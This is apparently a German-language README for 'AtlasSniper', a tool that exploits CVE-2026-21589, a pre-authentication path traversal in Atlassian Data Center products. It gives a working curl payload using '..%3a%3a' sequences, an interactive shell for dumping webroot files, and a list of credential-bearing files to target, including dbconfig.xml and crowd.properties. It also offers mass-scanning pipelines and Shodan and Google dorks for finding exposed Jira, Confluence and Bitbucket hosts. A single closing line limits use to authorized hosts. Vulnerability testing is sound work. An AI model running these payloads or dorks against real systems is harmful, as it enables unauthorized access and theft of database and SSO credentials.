CVE-2026-21589-Detektor für Atlassian Data Center Webresource-Traversal. Bestätigung des Pre-Auth-Webroot-Dateilesezugriffs für Jira, Confluence und Bitbucket.

Detektor für Dateilesevorgänge im Webroot ohne vorherige Authentifizierung für CVE-2026-21589.
Atlassian Data Center-Produkte enthalten einen gemeinsamen atlassian-plugins-webresource-Router. Der Router dekodiert die Anfrage-URI ein zweites Mal und behandelt :: wie /. Tomcat normalisiert den Pfad nur einmal, sodass eine ..%3a%3a-Sequenz den ersten Durchlauf übersteht, beim zweiten Dekodieren zu ..:: wird und dann als ../ aufgelöst wird. Der aufgelöste Name wird an ServletContext.getResourceAsStream übergeben. Dieser Aufruf ist auf das Wurzelverzeichnis der Webanwendung beschränkt. Es handelt sich nicht um einen Dateilesevorgang auf Betriebssystemebene, und Verzeichnisse werden nicht aufgelistet.
Ein bestätigter Treffer ist eine unauthentifizierte 200-Antwort, deren Body WEB-INF/web.xml (<web-app) oder Bitbucket WEB-INF/urlrewrite.xml (<urlrewrite) ist.
| CVE | CVE-2026-21589 |
| Klasse | CWE-22, Path Traversal |
| Authentifizierung | Keine |
| Umfang | Nur Dateien innerhalb des Webapp-Roots |
| CVSS | 9.3 (CVSS 4.0, Hersteller) / 9.8 (CVSS 3.1, NVD-Vorlage) |
| Behoben in | webresource 7.2.17 und 8.0.14 (isInDirectory()) |
Jeder Data Center-Build unterhalb des Sicherheits-Release vom Oktober 2026. Server-Builds derselben Produkte haben kein festes Release.
| Produkt | Eingeführt | Behoben |
|---|---|---|
| Jira Software Data Center | 7.1.0 | 9.12.40, 10.3.26, 11.3.12 |
| Jira Service Management Data Center | 3.1.0 | 5.12.40, 10.3.26, 11.3.12 |
| Confluence Data Center | 5.10.0 | 9.2.26, 10.2.19 |
| Bitbucket Data Center | 4.6.0 | 9.4.26, 10.2.8, 10.5.1 |
| Bamboo Data Center | 7.0.1 | 10.2.24, 12.1.12 |
| Crowd Data Center | 2.11.0 | 6.3.7, 7.0.3, 7.1.7, 7.2.4 |
| Crucible | alle aktuellen | 4.9.15 |
| Fisheye | alle aktuellen | 4.9.15 |
Atlassian Cloud (*.atlassian.net) ist nicht betroffen.
WEB-INF/web.xml ist der Beweis. Sie wird auf einer gepatchten oder nicht betroffenen Instanz nicht ausgeliefert. Zusätzliche Dateien erhöhen die Auswirkung, sind aber für den Bericht nicht erforderlich.
| Datei | Warum sie wichtig ist |
|---|---|
WEB-INF/web.xml | Bestätigung. Servlet- und Filter-Mapping. |
WEB-INF/classes/seraph-config.xml | Konfiguration für Login, SSO und Passwortrichtlinie. |
WEB-INF/classes/entityengine.xml | Datasource-Name. JDBC-Passwort nur, wenn es inline hinterlegt wurde. |
WEB-INF/urlrewrite.xml | Interne Rewrite-Regeln. |
WEB-INF/classes/crowd.properties | Crowd-Anwendungspasswort, wenn die Datei im Webroot liegt. |
WEB-INF/classes/dbconfig.xml | Datenbank-Anmeldedaten, wenn sie nicht nach JIRA_HOME verschoben wurden. |
crowd.properties und dbconfig.xml liegen normalerweise im Produkt-Home-Verzeichnis, außerhalb der Webapp. Ein Fehlschlag dort ist zu erwarten und macht den Fund nicht unbedenklich. /etc/passwd liegt außerhalb des Geltungsbereichs dieses Bugs.
git clone https://github.com/ynsmroztas/AtlasSniper
cd AtlasSniper
pip install requests
Legen Sie AtlasSniper.py und AtlasSniper.jpg in diesem Verzeichnis ab.
python3 AtlasSniper.py -u https://jira.target
python3 AtlasSniper.py -u https://jira.target --shell
python3 AtlasSniper.py -u https://jira.target --proxy http://127.0.0.1:8080
python3 AtlasSniper.py -u https://jira.target -o out.json
| Flag | Standard | Rolle |
|---|---|---|
-u, --url | Einzelnes Ziel. Schema ist optional. | |
--shell | aus | Interaktive Shell nach einem Treffer bei einem einzelnen Ziel. |
-t, --threads | 10 | Worker für stdin-Batches. |
--timeout | 12 | Timeout pro Anfrage, in Sekunden. |
--proxy | Upstream-Proxy, Burp-freundlich. | |
-o, --json | Schreibt die Ergebnisliste. |
Pipeline. Ein Host pro Zeile, httpx-Ausgabe wird unverändert akzeptiert.
subfinder -d target.com | httpx -silent | python3 AtlasSniper.py
cat hosts.txt | python3 AtlasSniper.py -t 20 -o results.json
/status, /rest/api/2/serverInfo, /login.action, /rest/api/latest/server...%3a%3a ist diejenige, die Tomcat übersteht. Rohes ..:: wird für Instanzen beibehalten, die nicht normalisieren.sources, batch, contextbatch/js, contextbatch/css.<web-app- oder <urlrewrite-Body. Login-HTML ist kein Treffer.PATCH gemeldet. Alles andere ohne Marker ist SAFE.Anker:
/download/resources/jira.webresources:color-picker-popup/images/
/s/1/_/download/resources/com.atlassian.confluence.plugins.dashboard-actions/images/
/s/1.0/_/download/resources/com.atlassian.bitbucket.server.bitbucket-webpack-INTERNAL:avatar/avatar/
Anfrage bestätigen:
curl -sk 'https://jira.target/download/resources/jira.webresources:color-picker-popup/images/..%3a%3a..%3a%3a..%3a%3a..%3a%3a..%3a%3aWEB-INF%3a%3aweb.xml'
Eine verwundbare Antwort beginnt mit <?xml und enthält <web-app. Ein gepatchter Router gibt 404 zurück.
Wird nur mit --shell auf einem Host geöffnet, und nur nach VULN.
files                         probe the known webroot names
files web.xml                 dump that file, with a copy-paste curl
files seraph-config.xml
files entityengine.xml
read WEB-INF/classes/log4j.properties
curl                          print the confirm request
exit
files ohne Argument gibt HIT oder miss, Status und Länge aus. files <name> gibt den Body aus. Kurze Namen werden gegen die eingebaute Liste aufgelöst.
| Zeile | Bedeutung |
|---|---|
VULN | web.xml oder urlrewrite.xml kamen unauthentifiziert zurück. Curl wird unter der Zeile ausgegeben. |
PATCH | Produkt antwortete, jede Traversal-Probe ergab 404. |
SAFE | Kein Marker. Keine Bestätigung. |
Shodan, nur Data Center:
http.component:"Atlassian Jira" -hostname:atlassian.net
http.component:"Atlassian Confluence" -hostname:atlassian.net
http.title:"Log in - Bitbucket" -hostname:atlassian.net
http.favicon.hash:628535358
http.favicon.hash:705143395
http.favicon.hash:-305179312
http.favicon.hash:667017222
Hashes, in dieser Reihenfolge: Jira Software, Jira Service Management, Confluence, Bitbucket.
Google:
intitle:"Log in - Jira" -site:atlassian.net
intitle:"Log In - Confluence" -site:atlassian.net
inurl:/secure/Dashboard.jspa -site:atlassian.net
inurl:/login.action "Confluence" -site:atlassian.net
http/cves/2026/CVE-2026-21589.yamlNur auf Hosts verwenden, die du testen darfst.









